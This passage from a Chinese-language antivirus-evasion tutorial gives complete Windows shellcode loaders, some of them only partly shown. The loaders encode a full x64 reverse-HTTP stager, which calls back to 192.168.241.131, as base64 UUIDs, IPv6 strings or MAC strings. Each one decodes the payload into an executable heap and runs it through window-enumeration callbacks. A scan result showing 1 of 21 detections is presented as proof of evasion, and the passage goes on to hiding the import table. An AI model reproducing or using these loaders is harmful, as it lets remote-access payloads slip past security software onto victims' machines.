typedef HANDLE(WINAPI* ImportHeapCreate)(
    _In_ DWORD flOptions,
```

```
    _In_ SIZE_T dwInitialSize,
    _In_ SIZE_T dwMaximumSize
    );

typedef LPVOID(WINAPI* ImportHeapAlloc)(
    _In_ HANDLE hHeap,
    _In_ DWORD dwFlags,
    _In_ SIZE_T dwBytes
    );

typedef RPC_STATUS(RPC_ENTRY* ImportUuidFromStringA)(
    _In_opt_ RPC_CSTR StringUuid,
    _Out_ UUID __RPC_FAR* Uuid
    );


int main()
{

    ImportHeapCreate MyHeapCreate =
(ImportHeapCreate)GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")),
"HeapCreate");
    ImportHeapAlloc MyHeapAlloc =
(ImportHeapAlloc)GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")),
"HeapAlloc");


    HMODULE hModule = LoadLibraryA("RPCRT4.dll");
    //动态加载C++动态链接库
    ImportUuidFromStringA MyUuidFromStringA =
(ImportUuidFromStringA)GetProcAddress(hModule, "UuidFromStringA");


    HANDLE hc = MyHeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);//在进程的虚拟地址空
间中保留空间
    void* ha = MyHeapAlloc(hc, 0, 0x100000);//申请内存
    DWORD_PTR hptr = (DWORD_PTR)ha;

    string tmp = "";
    int num = sizeof(uuids_base64) / sizeof(uuids_base64[0]);
    // char* uuids[num];
    for (int i = 0; i < num; i++) {
        CBase64::Decode(uuids_base64[i], tmp);
        std::cout << tmp;
        RPC_STATUS status = MyUuidFromStringA((RPC_CSTR)tmp.c_str(),
(UUID*)hptr);//UUID转换为原来的shellcode写入内存

        if (status != RPC_S_OK) {
            CloseHandle(ha);
            return -1;
        }
        hptr += 16;
    }


    EnumChildWindows(NULL, (WNDENUMPROC)ha, 0);
    CloseHandle(ha);
```

```
    return 0;
}
```

免杀方式3: ipv6+函数回调

python

```
import ipaddress
```

```
buf =
b'''\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31
\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f
\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d
\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81
\x78\x18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0
\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88
\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75
\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66
\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58
\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58
\x41\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69
\x6e\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5
\x48\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x50\x41\xba\x3a\x56
\x79\xa7\xff\xd5\xeb\x73\x5a\x48\x89\xc1\x41\xb8\x78\x03\x00\x00\x4d\x31\xc9\x41
\x51\x41\x51\x6a\x03\x41\x51\x41\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89
\xc1\x48\x31\xd2\x49\x89\xd8\x4d\x31\xc9\x52\x68\x00\x02\x40\x84\x52\x52\x41\xba
\xeb\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48
\x89\xda\x49\xc7\xc0\xff\xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b
\xff\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb
\xd3\xe9\xe4\x01\x00\x00\xe8\xa2\xff\xff\xff\x2f\x39\x64\x7a\x46\x00\x28\x1a\x88
\x6b\x11\xec\x84\xac\x0d\x2a\x17\x9a\x63\xd2\xcb\xe8\xdc\xec\x4b\xa2\x10\x25\x4e
\xd4\xea\xb5\xca\x03\x21\x45\x28\x20\x36\x24\x14\xb2\x88\x13\xef\x22\x9b\xe1\xa3
\x0d\x1f\xfd\x1f\x45\xf8\x42\x63\x04\xab\x96\xd6\x93\x7b\x3d\x24\x1f\x79\xc3\x3e
\x6c\x03\xc0\xc7\xf4\x85\xdd\x8e\x35\x77\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e
\x74\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70
\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x31\x30\x2e\x30\x3b\x20\x57
\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x32\x3b\x20\x57\x4f\x57\x36\x34
\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x36\x2e\x30\x3b\x20\x4d\x44\x44\x43\x4a
\x53\x29\x0d\x0a\x00\x97\x99\x7a\xb6\x41\x44\xb0\xab\x46\x7d\x01\x8c\xf8\x88\x1d
\x69\x58\x60\x7b\xb5\x8a\xec\x11\xb2\xe8\xde\x05\xa9\x12\xb6\x8f\x80\x96\x2b\x29
\x8b\x98\xed\x67\xd5\x62\x96\x30\xcb\xf1\x67\x7c\x11\x76\x7e\x66\xa4\xa3\xe0\xa2
\x83\xef\x1f\x7d\x7c\x40\xef\x6c\xea\xba\xbb\x7f\x89\x70\xbd\xb4\x2b\x88\xb0\x18
\x4a\x5e\x76\x04\x5b\x10\x49\x8f\x32\x99\xed\x70\xe6\x0b\x5d\x0b\xd0\xbb\x58\x5e
\xcf\xc1\x48\x4a\xd9\xb6\xdb\x43\xdb\xb4\xec\x4b\x54\xa0\x3a\x0c\x0b\x4a\x6f\x9b
\x84\x6e\xe7\xe8\x7d\xcc\xd5\x84\x44\x7a\x69\xe7\x50\x3d\x1d\x0c\xdd\x69\x49\xd4
\xc0\x16\xbb\x3e\xd5\xd0\x5d\x97\x7f\x36\x61\x8b\xfd\xef\xf7\xc6\xa0\x54\xfb\x7e
\xc6\x8e\x65\xaa\x30\x1f\xdc\xe2\x5c\x69\x79\x00\xc6\x26\xfd\xb5\x3f\x1f\x05\x72
\x97\xa5\x7a\x1e\xe0\x40\x61\xc3\x82\x39\x98\x71\xa2\x3e\xbf\xc0\x88\x73\x90\x70
\xf7\x37\x9d\xe7\x11\x71\xef\xbe\x81\xb7\xab\x65\x8a\x51\x00\x41\xbe\xf0\xb5\xa2
\x56\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40
\x00\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53\x48\x89\xe7\x48\x89
\xf1\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff
\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58
\x58\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xfd\xff\xff\x31\x39\x32\x2e\x31
\x36\x38\x2e\x32\x34\x31\x2e\x31\x33\x31\x00\x00\x01\x86\xa0'''

def convertToIPV6(shellcode):
    if len(shellcode)%16 !=0:
        print("\n[*] length:",len(shellcode)+(16-(len(shellcode)%16)))
        addNullbyte = b"\x00" * (16-(len(shellcode)%16))
        shellcode += addNullbyte

    ipv6 = []
    for i in range(0, len(shellcode), 16):
    #将16字节为一组,利用ipaddress.IPv6Address()进行转化
        ipv6.append(str(ipaddress.IPv6Address(shellcode[i:i+16])))
    return ipv6
```

```
# \x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff\xff =>
4831:c948:81e9:c0ff:ffff:488d:5ef:ffff\x00


if __name__ == '__main__':
    r = convertToIPV6(buf)
    print(str(r).replace("'","\""))
```

main.cpp

```
#include <Windows.h>
#include <iostream>
#include <ip2string.h>
#pragma comment(lib, "Ntdll.lib")
//对ipv6地址进行解析,还原出shellcode,然后执行shellcode

const char* ipv6[] =
{
```

```
    "fc48:83e4:f0e8:c800:0:4151:4150:5251",
"5648:31d2:6548:8b52:6048:8b52:1848:8b52",
"2048:8b72:5048:fb7:4a4a:4d31:c948:31c0", "ac3c:617c:22c:2041:c1c9:d41:1c1:e2ed",
"5241:5148:8b52:208b:423c:4801:d066:8178", "180b:275:728b:8088:0:48:85c0:7467",
"4801:d050:8b48:1844:8b40:2049:1d0:e356",
"48ff:c941:8b34:8848:1d6:4d31:c948:31c0",
"ac41:c1c9:d41:1c1:38e0:75f1:4c03:4c24", "845:39d1:75d8:5844:8b40:2449:1d0:6641",
"8b0c:4844:8b40:1c49:1d0:418b:488:4801",
"d041:5841:585e:595a:4158:4159:415a:4883",
"ec20:4152:ffe0:5841:595a:488b:12e9:4fff", "ffff:5d6a:49:be77:696e:696e:6574:41",
"5649:89e6:4c89:f141:ba4c:7726:7ff:d548",
"31c9:4831:d24d:31c0:4d31:c941:5041:5041",
"ba3a:5679:a7ff:d5eb:735a:4889:c141:b878",
"300:4d:31c9:4151:4151:6a03:4151:41ba",
"5789:9fc6:ffd5:eb59:5b48:89c1:4831:d249",
"89d8:4d31:c952:6800:240:8452:5241:baeb",
"552e:3bff:d548:89c6:4883:c350:6a0a:5f48",
"89f1:4889:da49:c7c0:ffff:ffff:4d31:c952",
"5241:ba2d:618:7bff:d585:c00f:859d:100", "48:ffcf:f84:8c01:0:ebd3:e9e4:100",
"e8:a2ff:ffff:2f39:647a:4600:281a:886b",
"11ec:84ac:d2a:179a:63d2:cbe8:dcec:4ba2",
"1025:4ed4:eab5:ca03:2145:2820:3624:14b2",
"8813:ef22:9be1:a30d:1ffd:1f45:f842:6304",
"ab96:d693:7b3d:241f:79c3:3e6c:3c0:c7f4",
"85dd:8e35:7700:5573:6572:2d41:6765:6e74",
"3a20:4d6f:7a69:6c6c:612f:352e:3020:2863",
"6f6d:7061:7469:626c:653b:204d:5349:4520",
"3130:2e30:3b20:5769:6e64:6f77:7320:4e54",
"2036:2e32:3b20:574f:5736:343b:2054:7269",
"6465:6e74:2f36:2e30:3b20:4d44:4443:4a53",
"290d:a00:9799:7ab6:4144:b0ab:467d:18c",
"f888:1d69:5860:7bb5:8aec:11b2:e8de:5a9",
"12b6:8f80:962b:298b:98ed:67d5:6296:30cb",
"f167:7c11:767e:66a4:a3e0:a283:ef1f:7d7c",
"40ef:6cea:babb:7f89:70bd:b42b:88b0:184a",
"5e76:45b:1049:8f32:99ed:70e6:b5d:bd0",
"bb58:5ecf:c148:4ad9:b6db:43db:b4ec:4b54",
"a03a:c0b:4a6f:9b84:6ee7:e87d:ccd5:8444",
"7a69:e750:3d1d:cdd:6949:d4c0:16bb:3ed5",
"d05d:977f:3661:8bfd:eff7:c6a0:54fb:7ec6",
"8e65:aa30:1fdc:e25c:6979:c6:26fd:b53f",
"1f05:7297:a57a:1ee0:4061:c382:3998:71a2",
"3ebf:c088:7390:70f7:379d:e711:71ef:be81",
"b7ab:658a:5100:41be:f0b5:a256:ffd5:4831", "c9ba:0:4000:41b8:10:0:41b9:4000",
"0:41ba:58a4:53e5:ffd5:4893:5353:4889", "e748:89f1:4889:da41:b800:2000:49:89f9",
"41ba:1296:89e2:ffd5:4883:c420:85c0:74b6",
"668b:748:1c3:85c0:75d7:5858:5848:500", "0:50:c3e8:9ffd:ffff:3139:322e:3136",
"382e:3234:312e:3133:3100:1:86a0:0"
};

typedef HANDLE(WINAPI* ImportHeapCreate)(
    _In_ DWORD flOptions,
    _In_ SIZE_T dwInitialSize,
    _In_ SIZE_T dwMaximumSize
    );

typedef LPVOID(WINAPI* ImportHeapAlloc)(
    _In_ HANDLE hHeap,
```

```
    _In_ DWORD dwFlags,
    _In_ SIZE_T dwBytes
    );

typedef NTSTATUS(NTAPI* ImportRtlIpv6StringToAddressA)(
    _In_ PCSTR S,
    _Out_ PCSTR* Terminator,
    _Out_ struct in6_addr* Addr
    );

typedef BOOL(WINAPI* ImportEnumChildWindows)(
    _In_opt_ HWND hWndParent,
    _In_ WNDENUMPROC lpEnumFunc,
    _In_ LPARAM lParam
    );




int main()
{
    ImportHeapCreate MyHeapCreate =
(ImportHeapCreate)GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")),
"HeapCreate");
    ImportHeapAlloc MyHeapAlloc =
(ImportHeapAlloc)GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")),
"HeapAlloc");

    HMODULE hModule = LoadLibraryA("ntdll.dll");
    //导入第三方api来解析
    ImportRtlIpv6StringToAddressA MyRtlIpv6StringToAddressA =
(ImportRtlIpv6StringToAddressA)GetProcAddress(hModule,
"RtlIpv6StringToAddressA");

    HMODULE hModule2 = LoadLibraryA("USER32.dll");
    ImportEnumChildWindows MyEnumChildWindows =
(ImportEnumChildWindows)GetProcAddress(hModule2, "EnumChildWindows");


    HANDLE hc = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
    void* ha = HeapAlloc(hc, 0, 0x100000);
    DWORD_PTR hptr = (DWORD_PTR)ha;
    int elems = sizeof(ipv6) / sizeof(ipv6[0]);
    PCSTR Terminator = "";

    for (int i = 0; i < elems; i++) {

        if (MyRtlIpv6StringToAddressA(ipv6[i], &Terminator, (in6_addr*)hptr) ==
STATUS_INVALID_PARAMETER)
        {
            printf("ERROR!");
            return 0;
        }
        hptr += 16;
    }

    MyEnumChildWindows(NULL, (WNDENUMPROC)ha, 0);
    CloseHandle(ha);
```

```
    return 0;
}
```

免杀方式4: MAC地址

MAC

MAC地址也叫物理地址、硬件地址，由网络设备制造商生产时烧录在网卡的EPROM一种闪存芯片，通常可以通过程序擦写。IP地址与MAC地址在计算机里都是以二进制表示的，MAC地址是48位（6个字节）的。

```
def convertToMAC(shellcode):
    if len(shellcode) % 6 != 0:
        print("\n[*] length:", len(shellcode) + (6 - (len(shellcode) % 6)))
        addNullbyte = b"\x00" * (6 - (len(shellcode) % 6))
        shellcode += addNullbyte

    mac = []
    #将shellcode转化为mac地址
    for i in range(0, len(shellcode), 6):
        tmp_mac = ""
        #相当于6个字节转化为一个mac地址
        for j in shellcode[i:i + 6]:
        #取出一个字节,对其进行16进制加密,加密后将0x去掉
        #判断长度,如果是1的话就补个0
            if len(hex(j).replace("0x", "")) == 1:
                tmp_mac = tmp_mac + "0" + hex(j).replace("0x", "").upper() + "-"
            else:
                tmp_mac = tmp_mac + hex(j).replace("0x", "").upper() + "-"
        mac.append(tmp_mac[:-1])
    return mac



if __name__ == '__main__':
```

```
    buf =
b'''\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31
\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f
\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d
\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81
\x78\x18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0
\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88
\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75
\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66
\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58
\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58
\x41\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69
\x6e\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5
\x48\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x50\x41\xba\x3a\x56
\x79\xa7\xff\xd5\xeb\x73\x5a\x48\x89\xc1\x41\xb8\x78\x03\x00\x00\x4d\x31\xc9\x41
\x51\x41\x51\x6a\x03\x41\x51\x41\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89
\xc1\x48\x31\xd2\x49\x89\xd8\x4d\x31\xc9\x52\x68\x00\x02\x40\x84\x52\x52\x41\xba
\xeb\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48
\x89\xda\x49\xc7\xc0\xff\xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b
\xff\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb
\xd3\xe9\xe4\x01\x00\x00\xe8\xa2\xff\xff\xff\x2f\x39\x64\x7a\x46\x00\x28\x1a\x88
\x6b\x11\xec\x84\xac\x0d\x2a\x17\x9a\x63\xd2\xcb\xe8\xdc\xec\x4b\xa2\x10\x25\x4e
\xd4\xea\xb5\xca\x03\x21\x45\x28\x20\x36\x24\x14\xb2\x88\x13\xef\x22\x9b\xe1\xa3
\x0d\x1f\xfd\x1f\x45\xf8\x42\x63\x04\xab\x96\xd6\x93\x7b\x3d\x24\x1f\x79\xc3\x3e
\x6c\x03\xc0\xc7\xf4\x85\xdd\x8e\x35\x77\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e
\x74\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70
\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x31\x30\x2e\x30\x3b\x20\x57
\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x32\x3b\x20\x57\x4f\x57\x36\x34
\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x36\x2e\x30\x3b\x20\x4d\x44\x44\x43\x4a
\x53\x29\x0d\x0a\x00\x97\x99\x7a\xb6\x41\x44\xb0\xab\x46\x7d\x01\x8c\xf8\x88\x1d
\x69\x58\x60\x7b\xb5\x8a\xec\x11\xb2\xe8\xde\x05\xa9\x12\xb6\x8f\x80\x96\x2b\x29
\x8b\x98\xed\x67\xd5\x62\x96\x30\xcb\xf1\x67\x7c\x11\x76\x7e\x66\xa4\xa3\xe0\xa2
\x83\xef\x1f\x7d\x7c\x40\xef\x6c\xea\xba\xbb\x7f\x89\x70\xbd\xb4\x2b\x88\xb0\x18
\x4a\x5e\x76\x04\x5b\x10\x49\x8f\x32\x99\xed\x70\xe6\x0b\x5d\x0b\xd0\xbb\x58\x5e
\xcf\xc1\x48\x4a\xd9\xb6\xdb\x43\xdb\xb4\xec\x4b\x54\xa0\x3a\x0c\x0b\x4a\x6f\x9b
\x84\x6e\xe7\xe8\x7d\xcc\xd5\x84\x44\x7a\x69\xe7\x50\x3d\x1d\x0c\xdd\x69\x49\xd4
\xc0\x16\xbb\x3e\xd5\xd0\x5d\x97\x7f\x36\x61\x8b\xfd\xef\xf7\xc6\xa0\x54\xfb\x7e
\xc6\x8e\x65\xaa\x30\x1f\xdc\xe2\x5c\x69\x79\x00\xc6\x26\xfd\xb5\x3f\x1f\x05\x72
\x97\xa5\x7a\x1e\xe0\x40\x61\xc3\x82\x39\x98\x71\xa2\x3e\xbf\xc0\x88\x73\x90\x70
\xf7\x37\x9d\xe7\x11\x71\xef\xbe\x81\xb7\xab\x65\x8a\x51\x00\x41\xbe\xf0\xb5\xa2
\x56\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40
\x00\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53\x48\x89\xe7\x48\x89
\xf1\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff
\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58
\x58\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xfd\xff\xff\x31\x39\x32\x2e\x31
\x36\x38\x2e\x32\x34\x31\x2e\x31\x33\x31\x00\x00\x01\x86\xa0'''
    u = convertToMAC(buf)
    print(str(u).replace("'","\""))
```

main.cpp

```
#include <Windows.h>
#include <iostream>
#include <ip2string.h>
#pragma comment(lib, "Ntdll.lib")
```

```
//将转换后的shellcode（shellcode-> mac）
const char* mac_[] =
{
    "FC-48-83-E4-F0-E8", "C8-00-00-00-41-51", "41-50-52-51-56-48", "31-D2-65-48-
8B-52", "60-48-8B-52-18-48", "8B-52-20-48-8B-72", "50-48-0F-B7-4A-4A", "4D-31-C9-
48-31-C0", "AC-3C-61-7C-02-2C", "20-41-C1-C9-0D-41", "01-C1-E2-ED-52-41", "51-48-
8B-52-20-8B", "42-3C-48-01-D0-66", "81-78-18-0B-02-75", "72-8B-80-88-00-00", "00-
48-85-C0-74-67", "48-01-D0-50-8B-48", "18-44-8B-40-20-49", "01-D0-E3-56-48-FF",
"C9-41-8B-34-88-48", "01-D6-4D-31-C9-48", "31-C0-AC-41-C1-C9", "0D-41-01-C1-38-
E0", "75-F1-4C-03-4C-24", "08-45-39-D1-75-D8", "58-44-8B-40-24-49", "01-D0-66-41-
8B-0C", "48-44-8B-40-1C-49", "01-D0-41-8B-04-88", "48-01-D0-41-58-41", "58-5E-59-
5A-41-58", "41-59-41-5A-48-83", "EC-20-41-52-FF-E0", "58-41-59-5A-48-8B", "12-E9-
4F-FF-FF-FF", "5D-6A-00-49-BE-77", "69-6E-69-6E-65-74", "00-41-56-49-89-E6", "4C-
89-F1-41-BA-4C", "77-26-07-FF-D5-48", "31-C9-48-31-D2-4D", "31-C0-4D-31-C9-41",
"50-41-50-41-BA-3A", "56-79-A7-FF-D5-EB", "73-5A-48-89-C1-41", "B8-78-03-00-00-
4D", "31-C9-41-51-41-51", "6A-03-41-51-41-BA", "57-89-9F-C6-FF-D5", "EB-59-5B-48-
89-C1", "48-31-D2-49-89-D8", "4D-31-C9-52-68-00", "02-40-84-52-52-41", "BA-EB-55-
2E-3B-FF", "D5-48-89-C6-48-83", "C3-50-6A-0A-5F-48", "89-F1-48-89-DA-49", "C7-C0-
FF-FF-FF-FF", "4D-31-C9-52-52-41", "BA-2D-06-18-7B-FF", "D5-85-C0-0F-85-9D", "01-
00-00-48-FF-CF", "0F-84-8C-01-00-00", "EB-D3-E9-E4-01-00", "00-E8-A2-FF-FF-FF",
"2F-39-64-7A-46-00", "28-1A-88-6B-11-EC", "84-AC-0D-2A-17-9A", "63-D2-CB-E8-DC-
EC", "4B-A2-10-25-4E-D4", "EA-B5-CA-03-21-45", "28-20-36-24-14-B2", "88-13-EF-22-
9B-E1", "A3-0D-1F-FD-1F-45", "F8-42-63-04-AB-96", "D6-93-7B-3D-24-1F", "79-C3-3E-
6C-03-C0", "C7-F4-85-DD-8E-35", "77-00-55-73-65-72", "2D-41-67-65-6E-74", "3A-20-
4D-6F-7A-69", "6C-6C-61-2F-35-2E", "30-20-28-63-6F-6D", "70-61-74-69-62-6C", "65-
3B-20-4D-53-49", "45-20-31-30-2E-30", "3B-20-57-69-6E-64", "6F-77-73-20-4E-54",
"20-36-2E-32-3B-20", "57-4F-57-36-34-3B", "20-54-72-69-64-65", "6E-74-2F-36-2E-
30", "3B-20-4D-44-44-43", "4A-53-29-0D-0A-00", "97-99-7A-B6-41-44", "B0-AB-46-7D-
01-8C", "F8-88-1D-69-58-60", "7B-B5-8A-EC-11-B2", "E8-DE-05-A9-12-B6", "8F-80-96-
2B-29-8B", "98-ED-67-D5-62-96", "30-CB-F1-67-7C-11", "76-7E-66-A4-A3-E0", "A2-83-
EF-1F-7D-7C", "40-EF-6C-EA-BA-BB", "7F-89-70-BD-B4-2B", "88-B0-18-4A-5E-76", "04-
5B-10-49-8F-32", "99-ED-70-E6-0B-5D", "0B-D0-BB-58-5E-CF", "C1-48-4A-D9-B6-DB",
"43-DB-B4-EC-4B-54", "A0-3A-0C-0B-4A-6F", "9B-84-6E-E7-E8-7D", "CC-D5-84-44-7A-
69", "E7-50-3D-1D-0C-DD", "69-49-D4-C0-16-BB", "3E-D5-D0-5D-97-7F", "36-61-8B-FD-
EF-F7", "C6-A0-54-FB-7E-C6", "8E-65-AA-30-1F-DC", "E2-5C-69-79-00-C6", "26-FD-B5-
3F-1F-05", "72-97-A5-7A-1E-E0", "40-61-C3-82-39-98", "71-A2-3E-BF-C0-88", "73-90-
70-F7-37-9D", "E7-11-71-EF-BE-81", "B7-AB-65-8A-51-00", "41-BE-F0-B5-A2-56", "FF-
D5-48-31-C9-BA", "00-00-40-00-41-B8", "00-10-00-00-41-B9", "40-00-00-00-41-BA",
"58-A4-53-E5-FF-D5", "48-93-53-53-48-89", "E7-48-89-F1-48-89", "DA-41-B8-00-20-
00", "00-49-89-F9-41-BA", "12-96-89-E2-FF-D5", "48-83-C4-20-85-C0", "74-B6-66-8B-
07-48", "01-C3-85-C0-75-D7", "58-58-58-48-05-00", "00-00-00-50-C3-E8", "9F-FD-FF-
FF-31-39", "32-2E-31-36-38-2E", "32-34-31-2E-31-33", "31-00-00-01-86-A0"

};


typedef HANDLE(WINAPI* ImportHeapCreate)(
    _In_ DWORD flOptions,
    _In_ SIZE_T dwInitialSize,
    _In_ SIZE_T dwMaximumSize
    );

typedef LPVOID(WINAPI* ImportHeapAlloc)(
    _In_ HANDLE hHeap,
    _In_ DWORD dwFlags,
    _In_ SIZE_T dwBytes
    );
```

```
typedef NTSTATUS(NTAPI* ImportRtlEthernetStringToAddressA)(
    _In_ PCSTR S,
    _Out_ PCSTR* Terminator,
    _Out_ DL_EUI48* Addr
    );

typedef BOOL(WINAPI* ImportEnumWindows)(
    _In_ WNDENUMPROC lpEnumFunc,
    _In_ LPARAM lParam
    );



int main()
{


    HMODULE hModule0 = LoadLibraryA("kernel32.dll");
    ImportHeapCreate MyHeapCreate = (ImportHeapCreate)GetProcAddress(hModule0,
"HeapCreate");
    ImportHeapAlloc MyHeapAlloc = (ImportHeapAlloc)GetProcAddress(hModule0,
"HeapAlloc");

    HMODULE hModule1 = LoadLibraryA("ntdll.dll");
    ImportRtlEthernetStringToAddressA MyRtlEthernetStringToAddressA =
(ImportRtlEthernetStringToAddressA)GetProcAddress(hModule1,
"RtlEthernetStringToAddressA");

    HMODULE hModule2 = LoadLibraryA("USER32.dll");
    ImportEnumWindows MyEnumWindows = (ImportEnumWindows)GetProcAddress(hModule2,
"EnumWindows");


    HANDLE hc = MyHeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
    void* ha = MyHeapAlloc(hc, 0, 0x100000);
    DWORD_PTR hptr = (DWORD_PTR)ha;
    int elems = sizeof(mac_) / sizeof(mac_[0]);
    PCSTR Terminator = "";

    for (int i = 0; i < elems; i++) {

        if (MyRtlEthernetStringToAddressA(mac_[i], &Terminator, (DL_EUI48*)hptr)
== STATUS_INVALID_PARAMETER)
        {
            printf("ERROR!");
            return 0;
        }
        hptr += 6;
    }

    MyEnumWindows((WNDENUMPROC)ha, 0);
    CloseHandle(ha);
    return 0;
}
```

多引擎检测

检出率：1 / 21

最近检测时间：2023-01-29 11:27:04

引擎	检出	引擎	检出
ESET	a variant of Win64/Rozena.PA trojan	微软（MSE）	无检出
卡巴斯基（Kaspersky）	无检出	小红伞（Avira）	无检出
IKARUS	无检出	Avast	无检出
AVG	无检出	K7	无检出
安天（Antiy）	无检出	江民（JiangMin）	无检出
Baidu	无检出	NANO	无检出

查看全部

免杀方式5: 隐藏导入表绕过敏感函数

原理: 杀软会对导入表进行查杀，如果发现存在恶意的API，比如VirtualAlloc，CreateThread等，就会认为文件是一个恶意文件。我们可以通过自定义API的方式隐藏导入表中的恶意API。

导入表是**PE文件从其它第三方程序中导入API**，以供本程序调用的机制（与导出表对应） 在exe运行起来的时候, 加载器会遍历导入表, 将导入表中所有dll 都加载到进程中，被加载的DLL的DllMain就会 被调用

```
import ipaddress
```

```
buf =
b'''\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31
\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f
\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d
